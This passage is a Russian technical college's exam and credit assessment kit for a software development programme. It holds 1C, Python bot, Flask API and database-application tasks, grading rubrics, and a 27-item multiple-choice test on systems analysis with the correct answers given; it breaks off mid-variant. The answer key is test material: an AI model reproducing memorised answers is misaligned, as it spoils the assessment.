## **МАТЕРИАЛЫ ДЛЯ ПРОВЕДЕНИЯ ЭКЗАМЕНА**

*В новой информационной базе «Торговая Компания» необходимо реализовать следующие задачи.*

1. Создать справочники «Транспортные средства», «Физические лица», «Номенклатура», «Водители», «Грузчики», «Контрагенты», «Контактные лица». Заполнить объекты данными (по 5 записей в каждом справочнике).
  2. Создать перечисление «Статусы заявки», («Не выехали», «В дороге к клиенту», «У клиента», «В дороге обратно», «Обработан»).
  3. Создать документ «Заявка на транспорт», имеющий следующие реквизиты:
    - Контрагент
    - Контактное лицо
    - Дата и время доставки
    - Машина
    - Водитель
    - Статус
    - Километраж
    - Табличная часть «Грузчики», имеющая один реквизит «Грузчик»
    - Табличная часть «Товары», имеющая реквизиты
      - Номенклатура
      - Количество
      - Цена
      - Сумма
- Сумма в табличной части должна рассчитываться автоматически. Если сумма документа больше 1000 рублей, то должно выдаваться сообщение «Возможна бесплатная доставка» (при записи документа).
4. Заполнить и провести 3 документа «Заявка на транспорт».
  5. Разработать отчет №1, показывающий суммарный километраж по машинам за выбранный период.
  6. Разработать отчет №2, показывающий информацию о свободных машинах, не задействованных в выбранный день в доставке товара (свободная машина – это машина, которая имеется в справочнике «Транспортные средства», но отсутствует в заявках на транспорт в этот день.)
  7. Выполнить выгрузку ИБ и показать преподавателю

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 02.09 Системы проектирования прикладных решений**

**09.02.11 Разработка и управление программным обеспечением**

**Программист**  
Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт  
комплекта оценочных средств  
по МДК 02.09 Системы проектирования прикладных решений**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу МДК 02.09 Системы проектирования прикладных решений.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена.

Коды формируемых компетенций ПК

№ п/п	Контролируемые разделы (темы) дисциплины, курса**	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
3	Тема 9.1 Введение. Демонстрационный экзамен: формат, система оценивания	ОК.01 – ОК.09, ПК 2.1-2.5	Тестирование
4	Тема 9.2 Разработка и отладка модуля информационной системы 1С	ОК.01 – ОК.09, ПК 2.1-2.5	Практические работы Экзамен
5	Тема 9.3 Проектирование базы данных	ОК.01 – ОК.09, ПК 2.1-2.5	Практические работы
6	Тема 9.4 Прикладные задачи в 1С	ОК.01 – ОК.09, ПК 2.1-2.5	Практические работы Экзамен
7	Тема 9.5 Тестирование программного продукта	ОК.01 – ОК.09, ПК 2.1-2.5	Практические работы

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия «Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся - студенты 3 курса

Время промежуточного контроля - 8 часов

Студенты выполняют практическое задание в течение 4 часов. В основу практического задания положены материалы демонстрационного экзамена 2025 года по КОД 09.02.07-2-2025.

Критерии оценивания задания приведены в таблице:

Критерий	Балл
Разработан документ Продажи: - документ создан – 0,5 - в документе есть табличная часть – 0,5 - типы данных полей определены правильно - 1 - данные подставляются в документ автоматически – 2 - автоматический расчет общей стоимости, стоимости по столбцу – 2 - расчет происходит при ЗАПИСИ документа - 1 - предусмотрена проверка заполнения полей – 1 - реализовано информационное сообщение в отдельном окне - 2	10
Реализован механизм расчета скидки для партнера: - параметр СКИДКА включен в реквизиты справочника Партнеры – 1 - для формирования сводной информации по количеству продаж создан регистр накопления – 2 - документы перепроведены, регистр заполнен - 2 - формула расчета скидки реализована в модуле – 4 - скидка рассчитывается при ПРОВЕДЕНИИ документа Продажи - 1	10
Реализован вывод списка партнеров по макету: - макет создан - 2 - на макете отражены ВСЕ необходимые поля - 3	5
Реализован отчет: - отчет создан – 2 - отчет аккумулирует требуемую информацию – 2 - отчет формируется на определенную дату – 1	5
<b>ИТОГО:</b>	<b>30</b>

Составитель \_\_\_\_\_ И.А. Городилова

Рассмотрено  
на заседании ПЦК \_\_\_\_\_

Председатель ПЦК \_\_\_\_\_

Утверждено \_\_\_\_\_  
по УПР Н.О. Минко

Заместитель директора

## Материалы для проведения экзамена

ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»

СОГЛАСОВАНО Зав. отделением  _____ Городилова И.А. «__» _____ 20__ г.	Экзаменационное задание по МДК 02.09 Системы проектирования прикладных решений	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. «__» _____ 20__ г.
---	--	--

Экзаменационное задание выполняется в течение 4 академических часа (2 пары).

Исходные данные для работы:

- 1) Выгрузка БД – файл 1Сv8\_Экзамен.dt (готовая база, с которой надо работать)
- 2) Partner\_products.xlsx – исходные данные

Требуется доработать программный модуль для работы с партнерами:

1. На основе исходных данных (файл Partner\_products.xlsx) требуется разработать документ **Продажи** (документ должен иметь табличную часть, имеющиеся в БД данные должны попадать в документ автоматически, общая стоимость проданной продукции должна рассчитываться автоматически при ЗАПИСИ документа). Предусмотреть при работе с документом проверку обязательных для заполнения полей, типов данных. При проведении документа вывести для пользователя информационное сообщение в отдельном окне (содержимое окна – на ваше усмотрение).
2. Реализовать алгоритм расчета индивидуальной скидки для партнера. Параметр «скидка» можно включить в перечень реквизитов Партнера соответствующего справочника. Величина скидки рассчитывается на основании продажи продукции за весь период работы (т.е. расчет скидки производится в момент ПРОВЕДЕНИЯ документа **Продажи**). Скидка зависит от общего количества реализованной партнером продукции и составляет: до 10000 – 0%, от 10000 до 50000 – 5%, от 50000 до 300000 – 10%, более 300000 – 15%.
3. Реализовать вывод списка партнеров, информация о которых хранится в базе, согласно представленному макету:

Тип   Наименование партнера	10%
Директор +7 223 322 22 32 Рейтинг: 10	
Тип   Наименование партнера	10%
Директор +7 223 322 22 32 Рейтинг: 10	
Тип   Наименование партнера	10%
Директор +7 223 322 22 32 Рейтинг: 10	

4. Создать отчет, в котором вывести сводную информацию о партнерах компании, включая Наименование партнера, Размер скидки партнера, Продажи партнера и суммы продаж партнера. Отчет должен формироваться на определенную дату.

Преподаватель \_\_\_\_\_ И.А. Городилова, Н.Л. Мельник

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по профессиональному модулю**

**ПМ.03 Проектирование и разработка информационных систем**

*09.02.11 Разработка и управление программным обеспечением*

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт**  
**комплекта оценочных средств экзамена по основному виду деятельности**  
**по ПМ.03 Проектирование и разработка информационных систем**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки освоения основного вида деятельности, освоивших программу профессионального модуля ПМ.03 Проектирование и разработка информационных систем.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена по основному виду деятельности.

**Коды формируемых компетенций ОК 01-09, ПК 3.1-3.8**

Общие компетенции:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Профессиональные компетенции:

ПК 3.1. Собирать исходные данные для разработки проектной документации на информационную систему.

ПК 3.2. Разрабатывать проектную документацию на разработку информационной системы в соответствии с требованиями заказчика.

ПК 3.3. Разрабатывать подсистемы безопасности информационной системы в соответствии с техническим заданием.

ПК 3.4. Производить разработку модулей информационной системы в соответствии с техническим заданием.

ПК 3.5. Интегрировать информационную систему с существующими информационными системами заказчика.

ПК 3.6. Осуществлять модульное и интеграционное тестирование информационной системы.

ПК 3.7. Разрабатывать техническую документацию на эксплуатацию информационной системы.

ПК 3.8. Производить оценку информационной системы для выявления возможности ее модернизации.

№ п/п	Контролируемые разделы (темы) профессионального модуля	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
8	МДК 03.01 Проектирование информационных систем	ОК 01-09, ПК 3.1-3.8	Практические работы Самостоятельная работа Дифференцированный зачет Экзамен по основному виду деятельности
9	МДК 03.02 Разработка кода информационных систем	ОК 01-09, ПК 3.1-3.8	Практические работы Самостоятельная работа Экзамен Экзамен по основному виду деятельности
10	МДК 03.03 Сопровождение информационных систем	ОК 01-09, ПК 3.1-3.8	Практические работы Самостоятельная работа Дифференцированный зачет Экзамен по основному виду деятельности

Проверяемые на экзамене профессиональные компетенции:

- ПК 3.4. Производить разработку модулей информационной системы в соответствии с техническим заданием
- ПК 3.7. Разрабатывать техническую документацию на эксплуатацию информационной системы.

### **Оформление зачетно-экзаменационных материалов**

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**  
Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса

Время промежуточного контроля - 8 часов (4 часа консультаций)

Критерии оценки:

**Оценка 5 ("отлично")** выставляется студенту, если:

- Студент демонстрирует глубокое понимание темы и реализует задание полностью и точно.
- Код написан чисто, организован логически и легко читается.
- Документация полная, ясная и содержит все необходимые детали для использования и запуска проекта.

**Оценка 4 ("хорошо")** выставляется студенту, если:

- Студент демонстрирует хорошее понимание темы и реализует задание в целом правильно.
- Код написан хорошо, но может содержать незначительные ошибки или улучшения.
- Документация полная, но может содержать незначительные неточности или упущения.

**Оценка 3 ("удовлетворительно") выставляется студенту, если:**

- Студент демонстрирует базовое понимание темы и реализует задание с заметными ошибками или упущениями.
- Код написан удовлетворительно, но может содержать существенные ошибки или трудности с чтением.
- Документация неполная или содержит существенные неточности.

**Оценка 2 ("неудовлетворительно") выставляется студенту, если (до зачета студент не допущен):**

- Студент демонстрирует слабое понимание темы и не реализует задание или реализует его с существенными ошибками.
- Код не работает или содержит критические ошибки.
- Документация отсутствует или не содержит необходимой информации.

Составитель \_\_\_\_\_ А.К, Назарова

Утверждено \_\_\_\_\_ Заместитель директора  
по УПР \_\_\_\_\_ Н.О. Минко

## Материалы для проведения квалификационного экзамена

### ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»

СОГЛАСОВАНО Зав. отделением  _____ Городилова И.А. « ____ » _____ 20 ____ г.	<b>Вариант для экзамена по основному виду деятельности № 1</b> ПМ.03 Проектирование и разработка информационных систем	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
---	---	--

#### **Разработка чат-бота для приветствия и помощи**

- Цель:** Создать чат-бота, который отвечает на две команды:
  - /start: Отправляет приветственное сообщение с текстом «Привет! Я Чат-бот».
  - /help: Отправляет сообщение с текстом «Этот бот может только приветствовать и помогать».
- Требования:**
  - Используйте Python
  - Бот должен корректно обрабатывать команды и отправлять соответствующие сообщения.
  - Создайте документацию, которая описывает:
    - Функциональность бота.
    - Примеры использования команд.
    - Инструкции по запуску бота.

Преподаватель \_\_\_\_\_

Назарова А.К.

### ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»

СОГЛАСОВАНО Зав. отделением  _____ Городилова И.А. « ____ » _____ 20 ____ г.	<b>Вариант для экзамена по основному виду деятельности № 2</b> ПМ.03 Проектирование и разработка информационных систем	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
---	---	--

#### **Разработка простого API для приветствия**

- Цель:** Создать простое API, которое возвращает приветствие в формате JSON.
- Требования:**
  - Используйте Python и фреймворк Flask.
  - API должно иметь один метод (например, GET /greeting), который возвращает JSON-объект с полем message и значением «Привет!».
  - Создайте документацию, которая описывает:
    - Функциональность API.
    - Примеры запросов и ответов.
    - Инструкции по запуску API.

Преподаватель \_\_\_\_\_ Назарова А.К.

**ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»**

<p align="center">СОГЛАСОВАНО Зав. отделением</p> <p align="center">_____ Городилова</p> <p>И.А. « ____ » _____ 20 ____ г.</p>	<p align="center"><b>Вариант для экзамена по основному виду деятельности № 3</b></p> <p align="center">ПМ.03 Проектирование и разработка информационных систем</p>	<p align="center">УТВЕРЖДАЮ</p> <p align="center">Зам.директора по учебно-производственной работе</p> <p align="center">_____ Минко</p> <p>Н.О. « ____ » _____ 20 ____ г.</p>
--	--	---

**Разработка Чат-бота для отображения текущей даты**

1. **Цель:** Создать Чат-бота, который может показать текущую дату при получении команды /date.
2. **Требования:**
  - Используйте Python
  - Бот должен корректно обрабатывать команду /date и отправлять сообщение с текущей датой.
  - Создайте документацию, которая описывает:
    1. Функциональность бота.
    2. Примеры использования команды /date.
    3. Инструкции по запуску бота.

Преподаватель \_\_\_\_\_ Назарова А.К.

**ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»**

<p align="center">СОГЛАСОВАНО Зав. отделением</p> <p align="center">_____ Городилова</p> <p>И.А. « ____ » _____ 20 ____ г.</p>	<p align="center"><b>Вариант для экзамена по основному виду деятельности № 4</b></p> <p align="center">ПМ.03 Проектирование и разработка информационных систем</p>	<p align="center">УТВЕРЖДАЮ</p> <p align="center">Зам.директора по учебно-производственной работе</p> <p align="center">_____ Минко</p> <p>Н.О. « ____ » _____ 20 ____ г.</p>
--	--	---

**Разработка простого API для получения информации о системе**

1. **Цель:** Создать простое API, которое возвращает информацию о системе (например, текущее время и дата) в формате JSON.
2. **Требования:**
  - Используйте Python и фреймворк Flask.
  - API должно иметь один метод (например, GET /system\_info), который возвращает JSON-объект с полями time и date.
  - Создайте документацию, которая описывает:
    1. Функциональность API.
    2. Примеры запросов и ответов.
    3. Инструкции по запуску API.

Назарова А.К.

Преподаватель \_\_\_\_\_

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ**

# **ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 03.01 Проектирование информационных систем**

*09.02.11 Разработка и управление программным обеспечением*

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт  
комплекта оценочных средств дифференцированного зачета по  
МДК 03.01 Проектирование информационных систем**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу МДК 03.01 Проектирование информационных систем. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме *дифференцированного зачета*.

**Коды формируемых компетенций ОК 01-09, ПК 3.1-3.8**

№ п/п	Контролируемые разделы (темы) профессионального модуля	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
11	Тема 1.1. Системный анализ и сбор требований	ОК 01-09 ПК 3.1-3.8	Практические работы Самостоятельная работа Дифференцированный зачет
12	Тема 1.2 Архитектура и проектирование ИС	ОК 01-09 ПК 3.1-3.8	Практические работы Самостоятельная работа Дифференцированный зачет

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – дифференцированный зачет

Время промежуточного контроля 2 часа

### **Оценка 5 («отлично»)**

- Выставляется при правильном выполнении 90–100% работы, то есть при 24–27 правильных ответах из 27.

### **Оценка 4 («хорошо»)**

- Выставляется при правильном выполнении 75–89% работы, то есть при 20–23 правильных ответах из 27.

### **Оценка 3 («удовлетворительно»)**

- Выставляется при правильном выполнении 50–74% работы, то есть при 15–19 правильных ответах из 27.

### **Оценка 2 («неудовлетворительно»)**

- Выставляется при правильном выполнении менее 50% работы, то есть при 14 и менее правильных ответах из 27.

Составитель \_\_\_\_\_ Городилова И.А.

Утверждено \_\_\_\_\_ Заместитель директора  
по УПР \_\_\_\_\_ Н.О. Минко

## Материалы для проведения дифференцированного зачета

### Тест

1. **Вопрос: Что является главной целью системного анализа?**

- А. Описание бизнес-процессов.
- Б. Решение сложных слабоформализуемых проблем.
- В. Написание кода.
- Г. Создание баз данных.

**Ответ: Б**

2. **Вопрос: Какой принцип системного анализа подразумевает, что система состоит из подсистем, а те — из элементов?**

- А. Принцип иерархии.
- Б. Принцип модульного построения.
- В. Принцип децентрализации.

**Ответ: А**

3. **Вопрос: Чем отличается системный аналитик (СА) от бизнес-аналитика (БА)?**

- А. БА думает "как сделать", СА — "что сделать".
- Б. БА работает с бизнесом ("что"), СА — с командой разработки ("как").
- В. Нет разницы.

**Ответ: Б**

4. **Вопрос: Какой вид требований описывает, что система должна делать?**

- А. Нефункциональные.
- Б. Функциональные.
- В. Технические.

**Ответ: Б**

5. **Вопрос: Что из перечисленного относится к нефункциональным требованиям?**

- А. Возможность создания отчета.
- Б. Время отклика системы на запрос.
- В. Возможность редактирования профиля.

**Ответ: Б**

6. **Вопрос: Для чего используется декомпозиция в системном анализе?**

- А. Для объединения всех функций в одну.
- Б. Для разбиения сложной системы на более простые части (подсистемы).
- В. Для тестирования кода.

**Ответ: Б**

7. **Вопрос: Какие свойства характерны для сложных систем?**

- А. Однородность элементов.
- Б. Робастность, неоднородность связей, иерархичность.
- В. Отсутствие гомеостаза.

**Ответ: Б**

8. **Что является основной целью системного анализа в IT?**

- А. Написание программного кода.
- Б. Поиск и описание наилучшего решения бизнес-проблемы с учетом ограничений.
- В. Проведение нагрузочного тестирования.

Г Настройка серверного оборудования

**Ответ: Б**

**9. Кто такой «стейкхолдер»?**

А Разработчик системы.

Б Лицо, прямо или косвенно влияющее на требования к системе или заинтересованное в её реализации.

В Конечный пользователь.

Г Тестировщик

**Ответ: Б**

**10. Чем функциональные требования (ФТ) отличаются от нефункциональных (НФТ)?**

А ФТ описывают, *что* система должна делать, а НФТ — *как* она должна работать (ограничения).

Б ФТ — это требования пользователей, а НФТ — требования менеджеров.

В ФТ описывают надежность, а НФТ — скорость.

Г ФТ фиксируются, а НФТ — нет

**Ответ: А**

**11. Какой метод сбора требований лучше всего подходит для глубокого понимания бизнес-процессов?**

А Анкетирование.

Б Изучение документации.

В Интервью со стейкхолдерами.

Г Наблюдение

**Ответ: В**

**12. Что такое User Story (пользовательская история)?**

А Техническое описание работы базы данных.

Б Краткое описание функциональности с точки зрения пользователя: «Я как [роль], хочу [действие], чтобы [ценность]».

В Сценарий тестирования.

Г Отчет о баге

**Ответ: Б**

**13. В каком документе формализуются требования к системе?**

А Смета.

Б Техническое задание (ТЗ) или Спецификация требований (SRS).

В План-график.

Г Протокол совещания.

**Ответ: Б**

**14. Что такое декомпозиция в системном анализе?**

А Увеличение количества функций системы.

Б Процесс разбиения сложной системы на более мелкие и простые подсистемы.

В Объединение нескольких систем в одну.

Г Процесс тестирования.

**Ответ: Б**

**15. Пример нефункционального требования:**

А «Система должна позволять создавать новый заказ».

Б «Система должна формировать отчет по продажам в Excel».

**В** «Время отклика системы не должно превышать 2 секунд».

**Г** «Пользователь должен авторизоваться через SMS».

**Ответ: В**

**16. Техника выявления требований «Мозговой штурм» (Brainstorming) чаще всего используется:**

**А** Для написания кода.

**Б** Для генерации идей и поиска решений, когда требования нечеткие.

**В** Для оценки рисков.

**Г** Для тестирования.

**Ответ: Б**

**17. Что включает в себя техническое задание (ТЗ), разработанное аналитиком?**

**А** Только функциональные требования.

**Б** Цели, описание продукта, прототипы, функциональные и нефункциональные требования.

**В** Только прототипы интерфейсов.

**Г** Код системы

**Ответ: Б**

**18. Что такое архитектура информационной системы?**

**А)** Набор компонентов ИС, связи между ними и принципы проектирования

**Б)** Только выбор серверного оборудования

**В)** Процесс написания кода программы

**Г)** Список пользователей системы

**Ответ: А**

**19. Какова основная цель проектирования ИС?**

**А)** Заполнение базы данных

**Б) Обеспечение эффективного управления информацией и соответствие бизнес-задачам**

**В)** Установка антивирусного ПО

**Г)** Увеличение стоимости разработки

**Ответ: Б**

**20. Что такое трехуровневая архитектура ИС?**

**А)** Система с тремя серверами

**Б)** ИС, написанная на трех языках программирования

**В) Разделение на уровни: представление, бизнес-логика, данные**

**Г)** ИС, работающая три года

**Ответ: В**

**21. Какой архитектурный стиль подразумевает независимое развертывание сервисов?**

**А)** Монолитная архитектура

**Б) Микросервисная архитектура**

**В)** Файловая система

**Г)** Клиент-сервер

**Ответ: Б**

**22. Основной принцип SOA (Service-Oriented Architecture) — это:**

**А) Организация приложения в виде набора сервисов**

**Б) Централизованное хранение данных**

В) Использование только локальных приложений

Г) Отказ от баз данных

**Ответ: А**

23. **Что такое жизненный цикл ИС?**

А) Время работы компьютера

Б) Время разработки кода

**В) Период времени, охватывающий этапы планирования, проектирования, реализации и эксплуатации**

Г) Гарантийный срок обслуживания

**Ответ: В**

24. **Какую роль выполняет архитектор ИС (IT-архитектор)?**

А) Пишет документацию для пользователей

**Б) Разрабатывает структуру программного обеспечения под бизнес-задачи**

В) Занимается ремонтом оборудования

Г) Продает программное обеспечение

**Ответ: Б**

25. **В чем отличие клиент-серверной архитектуры от файл-серверной?**

**А) Обработка данных происходит на сервере, а не на клиенте**

Б) Файл-сервер быстрее

В) Клиент-сервер дешевле

Г) Отсутствие разницы

**Ответ: А**

26. **Что относится к основным видам архитектуры ПО?**

А) Офисная, домашняя, мобильная

**Б) Монолитная, микросервисная, сервисно-ориентированная**

В) Внешняя, внутренняя, смешанная

Г) Быстрая, медленная, средняя

**Ответ: Б**

27. **DevOps — это:**

А) Отдел продаж

Б) Тип базы данных

**В) Подход, объединяющий разработку и эксплуатацию ИС**

Г) Язык программирования

**Ответ: В**

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ**

# **ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 03.02 Разработка кода информационных систем**

*09.02.11 Разработка и управление программным обеспечением*

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

## Паспорт

### комплекта оценочных средств дифференцированного зачета по МДК 03.02 Разработка кода информационных систем

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности *09.02.11 Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу МДК 03.02 Разработка кода информационных систем. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме экзамена.

#### Коды формируемых компетенций ОК 01-09, ПК 3.1-3.8

№ п/п	Контролируемые разделы (темы) профессионального модуля	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
13	<b>Тема 2.1. Разработка кода программных модулей</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Курсовой проект Самостоятельная работа
14	<b>Тема 2.2. Разработка клиент-серверных приложений, API и настольных систем</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Самостоятельная работа Курсовой проект Экзамен
15	<b>Тема 2.3. Разработка модулей безопасности ИС</b>	ОК 01-09 ПК 3.1-3.8	Практические работы Самостоятельная работа Курсовой проект

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – дифференцированный зачет

Время промежуточного контроля 9 часов

### Критерии оценивания экзаменационного задания

№	Критерий оценивания	Баллы
1	Концептуальная модель соответствует предметной области разработки: ER-диаграмма	2
2	Разработанные UML диаграммы соответствуют взаимодействию компонентов программного обеспечения - Диаграмма вариантов использования; ( <i>StarUML - программный инструмент моделирования</i> ).	3
3	Создание таблиц БД (используем MySQL Workbench — инструмент для визуального проектирования баз данных)	2
4	Соблюдение типов данных, свойств для таблиц	1
5	Реализация связей между таблицами	1
6	Реализация подстановки	1
7	Настройка видимости значений полей, соответствующих первичному ключу	2
8	Реализован ввод данных в БД через форму, их сохранение	1
9	Редактирование данных, их сохранение	1
10	Удаление данных, сохранение изменений	1
11	Вычисления в форме реализованы	2
12	Реализация контекстного поиска	1
13	Оповещение пользователя о совершенной им ошибке	1
14	Создан Отчет в соответствии с заданием	1
15	Все экранные формы пользовательского интерфейса имеют заголовок с логотипом (для форм – квадратный вариант, для отчетов – прямоугольный вариант) и название (за исключением простых диалогов)	1
16	Все визуальные компоненты выровнены, доступны, имеют соизмеримый масштаб и не имеют много свободного пространства	1
17	Отсутствуют орфографические и грамматические ошибки	1
18	Для надписей используется черный цвет, или белый (в том случае, если фон – темный); начертание: обычный, курсив или полужирный; размер: 11 – 18	1
19	Все элементы интерфейса логически сгруппированы вместе, чтобы система была более простой в использовании	1
20	Во всей системе должны применяться одинаковые макетные решения	1
21	Присутствуют уведомления пользователя о совершаемых им ошибках или о совершении запрещенных в рамках задания действиях	1
22	Цветовая схема соответствует руководству по стилю	1
23	Максимальная длина строки - 80 символов	1

24	Используется не более одной команды в строке	1
<b>Максимальное количество баллов</b>		<b>30</b>

<b>Набранные баллы</b>	<b>Уровень освоения</b>
26 – 30	ПК 2.1-2.5 освоены с оценкой ОТЛИЧНО
22 – 25	ПК 2.1-2.5 освоены с оценкой ХОРОШО
24 – 15	ПК 2.1-2.5 освоены с оценкой УДОВЛЕТВОРИТЕЛЬНО
0 – 14	ПК 2.1-2.5 не освоены, оценка НЕУДОВЛЕТВОРИТЕЛЬНО

**Материалы для проведения ЭКЗАМЕНА**  
**ГАПОУ РК «ПЕТРОЗАВОДСКИЙ АРХИТЕКТУРНО-СТРОИТЕЛЬНЫЙ  
ТЕХНИКУМ»**

<p>СОГЛАСОВАНО Зав. отделением _____ Городилова И.А.  « ____ » _____ 202 ____ г.</p>	<p><b>Экзаменационное задание</b> <b>Вариант № 1</b> МДК 03.02 Разработка кода информационных систем</p>	<p>УТВЕРЖДАЮ Зам.директора по УПР _____ Минко Н.О.  « ____ » _____ 202 ____ г.</p>
--	--	--

Вы работаете в компании, занимающейся разработкой и внедрением программного обеспечения. В компанию поступил заказ на разработку нового программного продукта. В рамках проекта по созданию данного ПП, Вам поручили:

Разработать программный продукт «Магазин Автозапчастей».

База данных должна содержать сведения о поступлении и реализации деталей и их комплектующих: дата поступления, номер документа, поставщик, тип комплектующего устройства, его модель и производитель.

**Задание:**

- Проанализировать текстовое описание предметной области.
- Построить концептуальную модель в виде ER-диаграммы;
- Построить диаграмму вариантов использования (прецедентов, use case dia-gram);
- Для реализации модулей системы необходимо разработать базу данных. Создайте базу данных, используя предпочтительную платформу (MySQL)  
Создайте таблицы основных сущностей, атрибуты, отношения и необходимые ограничения. После создания базы данных требуется импортировать предоставленные данные из папки «Ресурсы». *Возможно, вам понадобится отформатировать данные, прежде чем загрузить их в таблицы, которые вы только что создали. В любом случае созданные таблицы должны содержать начальные тестовые данные.*
- Создать экранные формы для ввода и редактирования данных в таблицах и все необходимые отчеты. *(Используем интегрированную среду разработки (IDE) Visual Studio и языки программирования: C# и платформа .NET, C++, JavaScript и TypeScript)*
- Руководство по стилю

Визуальные компоненты должны соответствовать руководству по стилю, предоставленному в качестве ресурсов к заданию в соответствующем файле. Обеспечьте соблюдение требований всех компонентов в следующих областях:

- цветовая схема,
  - размещение логотипа,
  - использование шрифтов,
  - установка иконки приложения.
- Обработка ошибок
- Не позволяйте пользователю вводить некорректные значения в текстовые поля сущностей (например, в случае несоответствия типа данных или размера поля введенному значению). Оповестите пользователя о совершенной им ошибке.

**ГАПОУ РК «ПЕТРОЗАВОДСКИЙ АРХИТЕКТУРНО-СТРОИТЕЛЬНЫЙ  
ТЕХНИКУМ»**

<p>СОГЛАСОВАНО Зав. отделением _____Городилова И.А.  «___»_____202__г.</p>	<p><b>Экзаменационное задание</b> <b>Вариант № 2</b> МДК 03.02 Разработка кода информационных систем</p>	<p>УТВЕРЖДАЮ Зам.директора по УПР _____Минко Н.О.  «___»_____202__г.</p>
--	--	--

Вы работаете техником-программистом в компании, занимающейся разработкой и внедрением программного обеспечения. В компанию поступил заказ на разработку нового программного продукта. В рамках проекта по созданию данного ПП, Вам поручили:

Разработать программный продукт «Банк данных жителей города».

База данных должна содержать анкетные данные: ФИО, дата рождения, гражданство, пол, домашний адрес, место рождения, ИНН, страховой номер, телефон, семейное положение, дополнительные сведения (инвалид, сирота), место работы, номер избирательного участка.

**Задание:**

- Проанализировать текстовое описание предметной области.
- Используя предоставленные материалы, создайте схему БД, в которой определите взаимозависимости между прикладными объектами системы.
- Построить концептуальную модель в виде ER-диаграммы;
- Построить диаграмму вариантов использования (прецедентов, use case dia-gram);
- Для реализации модулей системы необходимо разработать базу данных. Создайте базу данных, используя предпочтительную платформу (MySQL)  
